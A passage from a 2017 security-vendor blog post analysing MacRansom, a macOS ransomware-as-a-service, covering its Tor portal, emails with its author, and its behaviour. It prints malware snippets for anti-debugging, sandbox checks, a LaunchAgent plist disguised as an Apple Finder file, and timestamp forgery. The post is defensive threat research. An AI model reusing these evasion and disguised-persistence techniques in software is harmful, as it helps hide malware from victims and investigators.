
MacRansom: Offered as Ransomware as a Service

blog.fortinet.com/2017/06/09/macransom-offered-as-ransomware-as-a-service

June 9, 2017



The most sophisticated Mac ransomware ever, for free

Threat Research

By Rommel Joven and Wayne Chin Yick Low | June 09, 2017

Many Mac OS users might assume that their computer is exempt from things like ransomware attacks and think that their system is somehow essentially “secure.” It is true that it’s less likely for a Mac OS user to be attacked or infected by malware than a Windows user, but this has nothing to do with the level of vulnerability in the operating system. It is largely caused by the fact that over 90% of personal computers run on Microsoft Windows and only around 6% on Apple Mac OS.





Figure 1: Market share for desktop OS (reference: NetMarketShare)

MacRansom Portal


Just recently, we here at FortiGuard Labs discovered a Ransomware-as-a-service (RaaS) that uses a web portal hosted in a TOR network which has become a trend nowadays. However, in this case it was rather interesting to see cybercriminals attack an operating system other than Windows. And this could be the first time to see RaaS that targets Mac OS.



The most sophisticated Mac ransomware ever, for free

Figure 2: TOR portal of MacRansom

This MacRansom variant is not readily available through the portal. It is necessary to contact the author directly to build the ransomware. At first, we thought of it as a scam since there was no sample but to verify this we dropped the author an email and unexpectedly received a response.



About Us

We are engineers at Yahoo and Facebook. During our years as security researchers we found that there lacks sophisticated malewares for Mac users. As Apple products gain popularity in recent years, according to our survey data, more people are switching to MacOS than ever before. We believed people were in need of such programs on MacOS, so we made these tools available for free. Unlike most hackers on the darknet, we are professional developers with extensive experience in software development and vast interest in surveillance. You can depend on our software as billions of users world-wide rely on our clearnet products.

Also check out our free Mac spyware at [redacted]


Contact [redacted]**@protonmail.com** to get your free program.
Use our PGP key if you want extra security.

Figure 3: About Us

On our first email inquiring about the ransomware, we stated our requirements outlined by the author, such as the bitcoin amount for the target to pay, the date when to trigger the ransomware, and if it was to be executable when someone plugs a USB drive.

We sent the email around 11AM (GMT+8) and received the first response was around 9PM that same day.

Response 1: (9PM)



[redacted]


May 29

to me

Hi, how about I make it run on June 1st midnight on your local time? I can send it to you within a few hours after the time is decided.
I can give you the bitcoin address I'm using in the program so that you can also track the payment. I will need your bitcoin address once the target has paid.

Agreeing on June 1st as the trigger date, and giving my bitcoin address, the author gladly sent the sample.

Response 2: (11AM)



Hackmac


May 30

to me

You program has been generated. Make sure you download the zip file with Tor browser. Prepare yourself by watching the demo video again. You can run it directly from your USB. Just make sure you see "Done" in the output window then close the window with command+q.

program.zip

Since the author replied quite promptly to us, we tried to dig deeper by asking more about the ransomware:



[redacted]

May 31

to [redacted]

What kind of encryption do you use? Is this sure that it won't be decrypted by free software?


[redacted]

May 31

to [redacted]

Also, how will you know if the victim got infected? and how can you differentiate if I infect more than one user?

Response 3: (12 AM)



[redacted]


12:24 AM (19 hours ago)

to me

I will know if someone's hard drive is encrypted when he contacts me. You can install it on as many devices as you want. The key is derived from Mac's serial number, in the ransom note I will tell them to send me their serial number along with the encrypted files if they need proof. It would take years for free software to decrypt it.

Observing the time of the responses, it gave us a hint that the author might be in a different time zone since the reply came back late at night (which could be morning for them). Also, on the first response the author said "*June 1st midnight on your local time*". They may have noticed the time difference when we emailed them.

To verify the geolocation of the malware author(s) of this ransomware, we took a look at the original STMP header and found that the time zone they are in is GMT – 4.




```
Date: Mon, 29 May 2017 08:37:58 -0400
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=protonmail.com;
To:References:Feedback-ID:From; b=JKhOwC0IwcykYGU5wO/b3vN4uQLe1gJieTw5h
         EeqgAaG+PMKjIA62epvpKJJdlg/NkFGFNjkwwGUEEPlIhuw9T9fZTK66eZx6tI
         LwCaoacGB3OzTbdsZ0qvdVTFyex5n0rpN8cD7tDA=
To: [redacted]
From: Hackmac [redacted]
```

Figure 4: SMTP header

Behavioral Analysis

Next, we began to examine the malware itself. Below are the features that the author claimed for the ransomware. We take a look at the code to see if it conformed with these features.



Features

Invisibility

Completely invisible to typical Mac users until scheduled execution time.

Deniability

Once installed, there will be no digital trace that can be associated with you. It can be configured to run at any time in the future or when another person plugs in an external drive.

Unbreakable Encryption

128-bit industrial standard encryption algorithm leaves the target no option but to purchase our decryption software.

Speed

The target's entire home directory will be encrypted in under a minute.


Figure 5: MacRansom Features

Running the MacRansom sample, a prompt showed up stating the program is from an unidentified developer. So as long as users don't open suspicious files from unknown developers, they are safe. Clicking *Open* gives permission for the ransomware to run.

Anti-analysis

The first thing the ransomware does is to check if the sample is being run in a non-Mac environment or if it is being debugged. If these conditions are not met, the ransomware terminates.


It calls the `ptrace` or process trace command with the argument `PT_DENY_ATTACH` to check and see if the ransomware is attached to a debugger.



```
strcpy(symbol, "ptrace");
ptrace = dlsym(v6, symbol);
((void (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))ptrace)(PT_DENY_ATTACH, 0LL, 0LL, 0LL);
dlclose(v7);
```

Figure 6: Ptrace command

Second, by using the `sysctl hw.model` command it checks the machine model and compares it to “Mac” string.




```
00000001000010B3 call    decode_string
00000001000010B8 mov     rdi, rax        ; char *
00000001000010BB call    _system
00000001000010C0 test    eax, eax
00000001000010C2 jnz     to_exit
```

```
(1000,530) 00001075 0000000100001075: start+85
```

```
73 79 73 63 74 6C 20 68  77 2E 6D 6F 64 65 6C 7C  sysctl·hw.model|
67 72 65 70 20 4D 61 63  20 3E 20 2F 64 65 76 2F  grep·Mac·>·/dev/
6E 75 6C 6C 00 00 00 00  00 00 00 00 00 00 00 00  null............
```

Figure 7: Model check

Lastly, it checks if the machine has two CPU’s.



```
000000010000111E call    decode_string
0000000100001123 mov     rdi, rax        ; char *
0000000100001126 call    _system
000000010000112B test    eax, eax
000000010000112D jnz     to_exit
```

```
735,588) 0000112B 000000010000112B: start+13B
```


```
65 63 68 6F 20 24 28 28  60 73 79 73 63 74 6C 20  echo·$((`sysctl·
2D 6E 20 68 77 2E 6C 6F  67 69 63 61 6C 63 70 75  -n·hw.logicalcpu
60 2F 60 73 79 73 63 74  6C 20 2D 6E 20 68 77 2E  `/`sysctl·-n·hw.
70 68 79 73 69 63 61 6C  63 70 75 60 29 29 7C 67  physicalcpu`))|g
72 65 70 20 32 20 3E 20  2F 64 65 76 2F 6E 75 6C  rep·2·>·/dev/nul
6C 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  l...............
```

Figure 8: Check for logical CPUs

Launch Point

Once it has passed its initial checks, the ransomware creates a launch point in `~/Library/LaunchAgents/com.apple.finder.plist`. The filename intentionally imitates a legitimate file in Mac OS to lessen suspicion of malicious activities. This launch point allows MacRansom to run at every start up and ensure that it encrypts on the specified `trigger time`.

Contents of `com.apple.finder`:




```
<plist version="1.0">
   <dict>
   <key>Label</key>
   <string>com.apple.finder</string>
   <key>StartInterval</key>
   <integer>120</integer>
   <key>RunAtLoad</key>
        <true/>
   <key>ProgramArguments</key>
        <array>
            <string>bash</string>
            <string>-c</string>
            <string>! pgrep -x .FS_Store && ~/Library/.FS_Store</string>
        </array>
   </dict>
</plist>
```

The original executable is then copied to `~/Library/.FS_Store`. Again the filename is very similar to a legitimate file. After the file is copied, the time date stamp is changed by using the command `touch -ct 201606071012 '%s'`. The manipulation of the time date stamp is commonly used to confuse investigators when it comes to digital forensics.

The ransomware then uses `launchctl` to load the created `com.apple.finder.plist`.

Encryption

As mentioned, the encryption has a `trigger time`, which is set by the author. For our case, it was at June 1st 2017 at 12am. The ransomware terminates if the date is before this.

